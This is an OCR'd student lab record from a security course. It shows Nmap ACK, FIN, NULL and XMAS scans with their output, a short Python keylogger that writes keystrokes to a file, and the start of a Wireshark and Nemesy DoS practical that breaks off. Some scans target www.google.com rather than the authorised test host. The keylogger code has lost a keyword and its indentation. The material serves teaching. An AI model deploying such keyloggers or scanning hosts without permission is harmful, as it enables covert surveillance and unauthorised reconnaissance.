
PRACTICAL NO 4


AIM: Port Scanning with NMap


- Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.
- Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics.
- Analyze the scan results to gather information about the target system's network services.


Zenmap:-







Zenmap
Scan Tools Profile Help
Target: scanme.org
Profile: Intense scan
Scan
Cancel
Command: nmap -T4 -A -v scanme.org
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS
Host
scanme.org (45.3
www.google.con
Hosts Viewer
Fisheye
Controls
Legend
Save Graphic
10.240.254.50
10.241.1.6
localhost
192.168.1.1
115.96.65.1
55.99.125.254.hathway.com
55.99.125.253.hathway.com
ae22.gw4.scz1.netarch.akamai.com
scanme.org (45.33.32.156)
4.30.176.210
136.232.27.245
49.45.4.253
Filter Hosts


Zenmap
Scan Tools Profile Help
Target: scanme.org
Profile: Intense scan
Scan
Cancel
Command: nmap -T4 -A -v scanme.org
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS
Host
scanme.org (45.3
www.google.con
scanme.org (45.33.32.156)
Host Status
State: up
Open ports: 3
Filtered ports: 3
Closed ports: 994
Scanned ports: 1000
Up time: 29877
Last boot: Thu Dec 19 02:28:15 2024
Addresses
IPv4: 45.33.32.156
IPv6: Not available
MAC: Not available
Hostnames
Name -
Type: scanme.org - user
Filter Hosts
Search
ENG
10:48



CMD:-



```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>nmap
Nmap 7.70 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
SCRIPT SCAN:
  -sC: equivalent to --script=default
```

1. nmap –sA –T4 www.google.com OR nmap –sA – T4 scanme.nmap.org

```
Administrator: C:\Windows\System32\cmd.exe

C:\Windows\system32>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-10 19:04 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
Not shown: 998 unfiltered ports
PORT     STATE     SERVICE
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 19.01 seconds
```

2. nmap –p22,113,139 scname.nmap.org

```
Administrator: C:\Windows\System32\cmd.exe

C:\Windows\system32>nmap -p21,17,99 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-10 19:05 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).

PORT    STATE  SERVICE
17/tcp closed qotd
21/tcp closed ftp
99/tcp closed metagram

Nmap done: 1 IP address (1 host up) scanned in 6.83 seconds
```

3. nmap –sF –T4 www.google.com

```
Administrator: C:\Windows\System32\cmd.exe

C:\Windows\system32>nmap -sF -T4 www.google.com
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-10 19:06 India Standard Time
Nmap scan report for www.google.com (172.217.26.228)
Host is up (0.0074s latency).
rDNS record for 172.217.26.228: bom05s09-in-f4.1e100.net
All 1000 scanned ports on www.google.com (172.217.26.228) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 10.33 seconds
```

4. nmap –sN –p21 scanme.nmap.org

```
Administrator: C:\Windows\System32\cmd.exe

C:\Windows\system32>nmap -sN -p21 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-10 19:06 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).

PORT    STATE          SERVICE
21/tcp open|filtered ftp

Nmap done: 1 IP address (1 host up) scanned in 9.12 seconds
```

5. nmap –sX –T4 scanme.nmap.org

```
Administrator: C:\Windows\System32\cmd.exe

C:\Windows\system32>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-10 19:07 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 23.64 seconds
```

Practical :- 9


Aim :- Creating a Keylogger with Python

- Write a Python script that captures and logs keystrokes from a target system.
- Execute the keylogger script and observe the logged keystrokes.
- Understand the potential security risks associated with keyloggers and the importance of protecting against them.

CODE:

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s:')
# This is from the library
def on_press(key):
        logging.info(str(key))
# This says, listener is on with
Listener(on_press=on_press) as listener:
listener.join()
```

OUTPUT:



CONCLUSION: We have successfully created key logger in python using pip and pynput module.

Practical 5


Aim:


a) Use Wireshark (Sniffer) to capture network traffic and analyze.
b) Use Nemesy to launch DoS attack.

a. Use Wireshark (Sniffer) to capture network traffic and analyze.


Steps:

1. Open Wireshark and select your Connection.






